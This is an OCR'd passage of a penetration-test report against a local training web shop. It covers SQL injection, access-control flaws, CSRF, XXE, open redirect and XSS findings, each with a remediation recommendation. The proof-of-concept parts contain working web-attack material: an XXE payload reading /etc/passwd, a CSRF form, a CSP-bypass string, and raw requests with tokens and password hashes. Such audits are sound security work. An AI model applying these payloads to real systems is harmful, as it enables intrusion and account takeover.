
By creating an appropriate SQL query, it is possible to get information about users' emails. What is more, I was able to log in to a closed account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Using the code injection vulnerability, we change the query to get the information out of a specific table. As you can see in the attached screenshot, we manage to extract information about the date chris' account was closed and what email chris has.



2) With this information, we can try to log into his account. We don't have his password, however, in this case it is also possible to take advantage of the existing vulnerability we found earlier. A given combination of characters ends up logging into Chris's account. For the purpose of showing the information, the password text type has been changed from password to text.



RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input (also on the backend), fix the functionality of the closed accounts, properly handle unused data.

[MEDIUM] Broken Access Control

SUMMARY

The analysis showed that any User can change the description of the products for example by adding something like a link to another site


TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Find the request that displays the content of products' descriptions

```
GET /api/products/9 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJ0ZXN0Q
GdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYz
QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiI
sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3Nl
dHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9cFNlY
3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQi
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
44l430tuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygI1Oc2hOiQTll3KxB
-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ--3zCUn5XD4iEEWwVjKl3o
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
P9HLhwtoIXsPSoUnHeuVhrTyFBfpSQtNiBfySWHeVukxtLJiVRfZpSzXHlquo
LtDNc6oSaZUVqT32C5Zs4ji5OSywh5Et99Imns3xcj9f4J
If-None-Match: W/"325f-AjmNvvyWuR7sh92Bjpuw/8wcg4U"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 503
ETag: W/"1f7-OnLLxWuZpWx4b1CJn3ZTCirDdQQ"
Vary: Accept-Encoding
Date: Tue, 21 Dec 2021 20:05:02 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":9,
    "name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
    "description":
    "O-Saft is an easy to use tool to show information about S
    SL certificate and tests the SSL connection according give
    n list of ciphers and various SSL configurations. <a href=
    \"https://www.owasp.org/index.php/O-Saft\" target=\"_blank
    \">More...</a>",
    "price":0.01,
    "deluxePrice":0.01,
    "image":"orange_juice.jpg",
    "createdAt":"2021-12-21T18:44:15.694Z",
    "updatedAt":"2021-12-21T18:44:15.694Z",
    "deletedAt":null
  }
}
```

2) We'll change the method to PUT, add a Content-Type: application/json header, and insert the element we want to change from the JSON object we got earlier from the response. In this case, we want to change the description, so we copy that element into our request and change the link at the href attribute. The attack is successful, on the page we see the product with the redirect we changed



RECOMMENDATION

Make sure that users have access appropriate HTTP methods so they can't change the content of the site.

[MEDIUM] Broken Access Control

SUMMARY

The analysis showed that it is possible to change the name of a user by performing Cross-Site Request Forgery from another origin.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) The attack was executed using http://htmledit.squarefree.com/. A code was prepared that changed the credentials of the person logged in.

```
<html>
<body>
<form action="http://localhost:3000/profile" method="POST">
<input name="username" value="Smith">
<input type="submit"
</body>
</html>
```

2) The query sent looks like this. It results in a change of user name

```
POST /profile HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://htmledit.squarefree.com
Connection: close
Referer: http://htmledit.squarefree.com/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
vmHbhvtbI6sKSxUgHvulhbTLFzf5S5tMizfbSoHVluZbtzaimbf1DSZxHN1uBbhwltqXcDRCmeS8NUw7TpjCJxswRiRMS1nHR6t5SIPaCY3sK7iqafk7; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiU21pdGgiLCJlbWFpbCI6Indld2V3ZXdlQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTIxVDIyOjAyOjE2Ljkzc0FoiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTIzVDEwOjMxOjIwLjg3OVoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NDAyNTU0ODEsImV4cCI6MTY0MDI3MzQ4MX0.sBIJ81AGcLi9HUAjit2EItFzWOsAEfOJ6zmltbgyPtlnKET3yijn6f48yeQeHPhoaElKUFesObB_CeLqel3mMcoZC8K01iwnhN8avuqoJOKyOlPsc0coDuTig-nhZTI6yOBXfmgnNXLAs8Hm9Ehac3Sixx5LuRTuwbe2NzkTUMA
Upgrade-Insecure-Requests: 1

username=Smith
```

RECOMMENDATION

Include CSRF token in session management.

[MEDIUM] XXE

SUMMARY


During the audit, it was observed that it is possible to get to the /etc/passwd directory

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Using the previous vulnerability where the extension was not validated, I am uploading an xml file. I also use the ready-made sample payloads available on owasp's website.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

2) After sending the prepared file and capturing the request in burp, we get the information about the users



RECOMMENDATION

Include checking if the sent file has relevant extension. disabling features making the XML processor weak and the application vulnerable. Analyze the XML parsing library of the application, features that can be misused can be identified and disabled. DTD and XML external entity features must be disabled. All XML processors and libraries used in the application must be patched and updated always. Ensure that the user inputs are validated before being parsed. File uploads, server-side user inputs, and URLs must be sanitized, validated, and whitelisted.


[MEDIUM] Unvalidated Redirects

SUMMARY

During the audit, it was observed that it is possible to enforce a redirect to a page you are not supposed to redirect to.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) I use url which is on whitelist, but the first redirect is to a link which is not on whitelist. Only from that page we are redirected to the allowed page. This is incorrectly validated redirect



RECOMMENDATION

If user input can't be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user. Sanitize input by creating a list of trusted URLs (lists of hosts or a regex). This should be based on an allow-list approach, rather than a block list. Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.


[MEDIUM] XSS

SUMMARY


During the audit, it was observed that it is possible to perform an attack by inserting the malicious code into CSP which gives as the ability to bypass policy. After it, we can carry out the XSS attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) In the place for inserting a link to an image, I paste the correct link to the jpg file and parse the CSP header.



2) If we insert an invalid link to an image, the link shows us in the CSP header. An invalid link is one that has bad syntax, so that the code cannot interpret it properly



3) I use this and add code that will accept code elements

https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com

4) After entering the XSS script we are able to carry out the attack, the code execution is not blocked

RECOMMENDATION

Make sure that CSP includes proper policies and does not reflect site unvalidated content.


[MEDIUM] XSS

SUMMARY

During the audit, it was observed that it is possible to perform an XSS attack through an HTTP header


TECHNICAL DETAILS (PROOF OF CONCEPT)

1) When changing the last saved IP address used when logging in to an account, the site sends a request to /rest/save/LoginIp



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exte
330	http://localhost:3000	GET	/api/Quantitys/			304	285		
351	http://localhost:3000	GET	/api/Quantitys/			304	285		
344	http://localhost:3000	GET	/rest/admin/application-configuration			304	255		
348	http://localhost:3000	GET	/rest/basket/6			304	253		
331	http://localhost:3000	GET	/rest/products/search?q=	✓		304	255		
352	http://localhost:3000	GET	/rest/products/search?q=	✓		304	255		
329	http://localhost:3000	GET	/rest/saveLoginIp			200	666	JSON	
347	http://localhost:3000	POST	/rest/user/login	✓		200	1138	JSON	
345	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
346	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
349	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	
350	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	

2) In the request, I add a proprietary header with a random IP address. As you can see in the response, this IP address is reflected.



Request

Pretty Raw Hex \n


```
1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 True-Client-IP: 1.2.3.4
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
  YSI6eyJpZCI6MjEsInVzZXJuYWlIjoiIiwiZW1haWwiOiJ3ZUBmIiwicGFzc3dvcmQiO
  iIxMzY1ZmZhZGU5ZjVhZjdkZWFhMjg1NjM4OWM5NjZmNCIsInJvbGUiOiJjdXN0b21lci
  IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUl
  tYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0
  b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItM
  jUgMjA6MzI6MzMuNDk5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTItMjUgMjA6Mz
  I6MzMuNDk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0MDQ2NDM1Nyw
  iZXhwIjoxNjQwNDgyMzU3fQ.fH-f_AllJhXyGA5wld4RnYwJFnUnNPtvcnh396GAA_vwc
  -mlaqFrWTYeQ5AS58KO2f0s3i-n2YTmrHhu5iB_wZzFuEZVIlgZZ1yrDGk5RLKaCA7Ec8
  2QfdF__XVZdqibcLsVSWpZSTZtWFJkoNeCr2rLk_N8DJ0G_hVZH7expsI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   laHquqhrtbIwsliZfPSXUxH5uah3tMIQT9CMFkfLS4HQultDc4FgiMfgSPUQHLrupMtZO
   cJvTRlFqKiygfrwSRxH28unzhowtaPclzCONSKlUZVTBjCvrsRQiWnSZgUOvHWOh3xtWW
   IzJTElCkxsqXiLJf2QUKE
12 If-None-Match: W/"158-oVSATY7lU+SQavafvLNmYi+CKVU"
13
14
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 329
8 ETag: W/"149-aPErRgd8PCKROK2NctMpNq+sq2w"
9 Vary: Accept-Encoding
10 Date: Sat, 25 Dec 2021 20:39:47 GMT
11 Connection: close
12
13 {
     "id":21,
     "username":"",
     "email":"we@f",
     "password":"1365ffade9f5af7deaa2856389c966f4",
     "role":"customer",
     "deluxeToken":"",
     "lastLoginIp":"1.2.3.4",
     "profileImage":"/assets/public/images/uploads/default.svg",
     "totpSecret":"",
     "isActive":true,
     "createdAt":"2021-12-25T20:32:33.499Z",
     "updatedAt":"2021-12-25T20:39:47.704Z",
     "deletedAt":null
   }
```

3) I put the javascript code in the header leading to a successful attack



RECOMMENDATION

Configure application in the way that in won't trusts an specific HTTP request headers.

[LOW] Improper Input Validation

SUMMARY


The analysis showed that it is possible to bypass the frontend validation in order to give the out-of-range rating. Validation is done only on the frontend side, the possible data to enter in the "feedback" panel was in the range of 1-5, but by using the e.g. Burp 